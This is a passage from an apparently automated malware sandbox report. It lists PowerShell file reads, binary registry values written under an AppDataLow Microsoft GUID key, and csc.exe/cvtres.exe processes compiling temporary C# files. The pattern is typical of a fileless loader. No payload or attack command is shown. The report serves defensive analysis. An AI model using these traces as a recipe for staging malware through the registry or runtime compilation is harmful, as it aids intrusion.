C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4B73B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe6 4a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4B73B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52 1220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShel l.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB4E0A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.dll	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.dll	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1E2D975E9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4B73B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4B73B526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\App DataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	98 08 00 00 08 80 00 00 F7 3B E0 08 86 95 DC 15 E7 1A B1 5C BF 28 88 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	1E2D9761057	RegSetValueExA
HKEY_CURRENT_USER\Software\App DataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	52 ED F0 02 39 21 BD 5C 94 E3 E6 0D BC 01 87 A4	success or wait	1	1E2D9756438	RegSetValueExA

Analysis Process: conhost.exe PID: 400 Parent PID: 2224

General

Start time:	05:22:26
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 7072 Parent PID: 2224

General

Start time:	05:22:35
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.cmdline'
Imagebase:	0x7ff64be60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6476 Parent PID: 7072

General

Start time:	05:22:36
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESEF81.tmp' 'c:\Users\user\AppData\Local\Temp\3cg2gow2\CSCC7D6D6B9E2E2482A90484ECDA4303A65.TMP'
Imagebase:	0x7ff613650000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 6200 Parent PID: 2224

General

Start time:	05:22:38
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.cmdline'
Imagebase:	0x7ff64be60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Disassembly

Code Analysis